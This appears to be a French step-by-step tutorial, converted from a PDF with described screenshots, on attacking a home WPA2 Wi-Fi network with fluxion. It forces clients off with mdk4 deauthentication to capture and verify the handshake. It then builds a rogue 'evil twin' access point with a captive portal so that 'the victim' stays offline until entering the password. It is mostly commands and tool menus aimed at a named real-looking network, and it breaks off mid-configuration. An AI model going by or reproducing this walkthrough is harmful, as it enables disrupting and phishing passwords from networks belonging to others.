
The screenshot shows a Parrot Terminal window with a Wireshark capture. The top bar indicates 'Parrot Terminal'. The menu bar includes 'Fichier', 'Editer', 'Affichage', 'Rechercher', 'Terminal', 'Onglets', and 'Aide'. The terminal displays the following information:

```
CH 7 ][ Elapsed: 3 mins ][ 2019-06-11 17:45 [REDACTED]
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
3C:98:72:[REDACTED]	-82	0	133	19 0	7	195	WPA2	CCMP	PSK	Livebox-0FB2

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
3C:98:72:[REDACTED]	44:07:0B:[REDACTED]	-1	0e-0	0	1	

On retrouve le fichier .cap la ou l'invite de commande a été ouvert , pour moi c'est ici :




Récupération de Handshakes (méthode 2 : fluxion)

Dans cette partie on va capturer le handshakes avec fluxion et non avec airodump , si tu as déjà le handshakes avec la methode précédent , tu peux passer à la dernière étape


<https://github.com/FluxionNetwork/fluxion>

On le lance en Admin (sudo) grace a ./



```
[arthur@parrot]-[~/Desktop/Hacking/wifi/fluxion5]  
$sudo ./fluxion.sh
```

On obtient :



```
Parrot Terminal  
Fichier  Editor  Affichage  Rechercher  Terminal  Aide  
[-----]  
[  
[          FLUXION 5.9      < Fluxion Is The Future >  
[  
[-----]  
[*] Sélectionnez une attaque wireless pour le point d'accès  
  
          ESSID: "[N/A]" / [N/A]  
        Channel:  [N/A]  
        BSSID:   [N/A] ([N/A])  
  
[1] Portail Captif Crée un point d'accès «jumeau malveillant».  
[2] Handshake Snooper Acquitte les hachages de cryptage WPA/WPA2.  
[3] Retour  
[fluxion@parrot]-[~]
```

On selectionne l'option deux pour récupérer le handshake

Je veux scanner tous les wifis , je prend l'option 3

```
Parrot Terminal
Fichier  Editor  Affichage  Rechercher  Terminal  Aide
[ ~~~~~ ]
[ ]
[ FLUXION 5.9    < Fluxion Is The Future > ]
[ ~~~~~ ]
[*] Sélectionnez un canal
    [1] Tous les canaux (2.4GHz)
    [2] Tous les canaux (5GHz)
    [3] Tous les canaux (2.4GHz & 5Ghz)
    [4] Canal spécifique
    [5] Retour
[fluxion@parrot]-[~] █
```

Je selectionne celui qui m'intéresse , ici le 2

```
Parrot Terminal
Fichier  Editer  Affichage  Rechercher  Terminal  Aide

[ ~~~~~ ]
[
[          FLUXION 5.9    < Fluxion Is The Future >
[
[ ~~~~~ ]

                                WIFI LIST

[ * ] ESSID                                QLTY PWR STA CH SECURITY                                BSSID
[001] Livebox-C98A_wifi_invite                16% -85  0  7 WPA2                3C:98:72:C
[002] Livebox-0FB2                            30% -81  0  7 WPA2 WPA            3C:98:72:C
[003] Livebox-D9A6                            56% -73  0 11 WPA2                3C:98:72:C
[004] Livebox-D9A6                           100% -60  0  1 WPA2                4C:1B:86:

[fluxion@parrot] - [~] █
```

Contrairement a la méthode airodump , fluxion retient pour nous le bssid et le channel !

On selectionne l'interface (1 pour wlan0mon) **ET** la carte wifi utilisé si il y en a plusieurs (celle de l'ordi et une extérieur par exemple comme une alpha network)

```
Parrot Terminal
Fichier  Editer  Affichage  Rechercher  Terminal  Aide

[ ~~~~~ ]
[ ~~~~~ ]
[ FLUXION 5.9    < Fluxion Is The Future > ]
[ ~~~~~ ]
[ ~~~~~ ]

[*] Select a wireless interface for target tracking.
[*] Choosing a dedicated interface may be required.
[*] If you're unsure, choose "Skip"!

[1] wlan0mon [*] Realtek Semiconductor Co., Ltd. RTL8191SEvB (rev 10)
[2] Skip
[3] Repeat
[4] Retour

[fluxion@parrot]-[~] █
```

De la même manière que airodump on va forcer la déconnexion mais cette fois ci avec mdk4

```
Parrot Terminal
Fichier  Editer  Affichage  Rechercher  Terminal  Aide

[ ~~~~~ ]
[                                     ]
[          FLUXION 5.9    < Fluxion Is The Future >          ]
[                                     ]
[ ~~~~~ ]

      ESSID: "Livebox-0FB2" / WPA2 WPA
Channel: 7
      BSSID: 3C:98:72: [REDACTED] ([N/A])

[*] Sélectionnez une méthode de récupération de handshake

[1] Monitorer (passif)
[2] Désauthentification aireplay-ng (agressif)
[3] Désauthentification mdk4 (agressif)
[4] Retour

[fluxion@parrot]-[~] █
```

Fluxion , après avoir récupérer le handshake va le vérifier ,
et oui sa ne sert a rien de cracker un mot de passe si celui ci est faux !
On utilise cowpatty comme outil de vérification .S

```
Parrot Terminal
Fichier  Editur  Affichage  Rechercher  Terminal  Aide

[ ~~~~~ ]
[ ]
[ FLUXION 5.9    < Fluxion Is The Future > ]
[ ]
[ ~~~~~ ]

      ESSID: "Livebox-0FB2" / WPA2 WPA
Channel: 7
      BSSID: 3C:98:72: [REDACTED] ([N/A])

[*] Sélectionnez une méthode de vérification du hash

[1] vérification pyrit
[2] vérification aircrack-ng (peu fiable)
[3] vérification cowpatty (recommandé)
[4] Retour

[fluxion@parrot]-[~] 3
```

On configure le timing , rien de compliqué .

On met 1 car on veut que fluxion vérifie le handshake toutes les 30 secs

```
Parrot Terminal
Fichier  Editer  Affichage  Rechercher  Terminal  Aide

[ ~~~~~ ]
[ ]
[ FLUXION 5.9    < Fluxion Is The Future > ]
[ ]
[ ~~~~~ ]

      ESSID: "Livebox-0FB2" / WPA2 WPA
Channel: 7
      BSSID: 3C:98:72: [REDACTED] ([N/A])

[*] How often should the verifier check for a handshake?

[1] Every 30 seconds (recommended).
[2] Every 60 seconds.
[3] Every 90 seconds.
[4] Retour

[fluxion@parrot]-[~] 1
```


On sélectionne l'option 2 ici !

The screenshot shows a Linux desktop environment with a terminal window titled "Parrot Terminal". The terminal displays the FLUXION 5.9 splash screen, which includes the title "< Fluxion Is The Future >" and network information: ESSID: "Livebox-0FB2" / WPA2 WPA, Channel: 7, and BSSID: 3C:98:72:[REDACTED] ([N/A]). It also asks "[*] How should verification occur?" with three options: [1] Asynchronously (fast systems only), [2] Synchronously (recommended), and [3] Retour. The prompt at the bottom is [fluxion@parrot]-[~] 2.

FLUXION 5.9 < *Fluxion Is The Future* >

ESSID: "Livebox-0FB2" / WPA2 WPA
Channel: 7
BSSID: 3C:98:72:[REDACTED] ([N/A])

[*] How should verification occur?

- [1] Asynchronously (fast systems only).
- [2] Synchronously (recommended).
- [3] Retour

[fluxion@parrot]-[~] 2

ENFIN ! Sa y est enfin tous se lance . On attend que l'auto-reconnection s'applique !

```
Handshake Captor
CH 7 ][ Elapsed: 18 s ][ 2019-06-11 17:52 ][ fi
BSSID          PWR RXQ Beacons  #Data, #/
3C:98:72:..... -81  4      27      0
BSSID          STATION  PWR  Rate

Parrot Terminal
Final Aide

FLUXION 5.9  < Fluxion Is The Future >

ESSID: "Livebox-0FB2" / WPA2 WPA
Channel: 7
BSSID: 3C:98:72:..... ([N/A])

n cours...
```

[1] Sélectionnez une autre attaque

```
Handshake Snoc
[17:52:10] Handshake Snooper arbiter daemon runnin
9.
[17:52:11] Snooping for 30 seconds.
[]

Deauthenticating
Periodically re-reading blacklist/whitelist every
3 seconds

Periodically re-reading blacklist/whitelist every
3 seconds
[]
```


Craquage du Handshake :

Nous allons maintenant relancer fluxion mais cette fois ci ,on selectionne l'option 1 au premier menu

Comme avant on :

- Selectionne la carte wifi et le mode
- Scan les wifi
- Selectionne celui qui nous intéresse

Puis on sélectionne le type de point d'accès , je recommande l'option 2



```
Parrot Terminal
Fichier  Editor  Affichage  Rechercher  Terminal  Aide

[~~~~~]
[
[      FLUXION 5.9    < Fluxion Is The Future >
[
[~~~~~]

[*] Select an access point service

      ESSID: "Livebox-0FB2" / WPA2 WPA
Channel: 7
      BSSID: 3C:98:72: [REDACTED] ([N/A])

[1] Rogue AP - hostapd (recommended)
[2] Rogue AP - airbase-ng (slow)
[3] Retour
```

On va créer un certificat (option1)

```
Parrot Terminal
Fichier  Editer  Affichage  Rechercher  Terminal  Aide

[ ~~~~~ ]
[ ]
[ FLUXION 5.9    < Fluxion Is The Future > ]
[ ]
[ ~~~~~ ]


[*] Sélectionnez le certificat SSL source pour le portail captif.

[1] Créer un certificat SSL
[2] Détecter le certificat SSL (chercher encore)
[3] None (disable SSL)
[4] Retour

[fluxion@parrot]-[~] █
```


On choisit le type de certificat : option 1

(on veut que la victime n'ai plus de connexion tant qu'elle n'a pas rentrée le mot de passe)



```
Parrot Terminal
Fichier  Editer  Affichage  Rechercher  Terminal  Aide

[ ~~~~~ ]
[                                     ]
[          FLUXION 5.9    < Fluxion Is The Future >          ]
[                                     ]
[ ~~~~~ ]

[*] Select an internet connectivity type for the rogue network.

    [1] disconnected (recommended)
    [2] emulated
    [3] Retour

[fluxion@parrot]-[~] 1
```

Le mode de vérification du handshake : comme avant cowpatty

```
Parrot Terminal
Fichier  Editer  Affichage  Rechercher  Terminal  Aide

[ ~~~~~ ]
[                                     ]
[      FLUXION 5.9    < Fluxion Is The Future > ]
[                                     ]
[ ~~~~~ ]

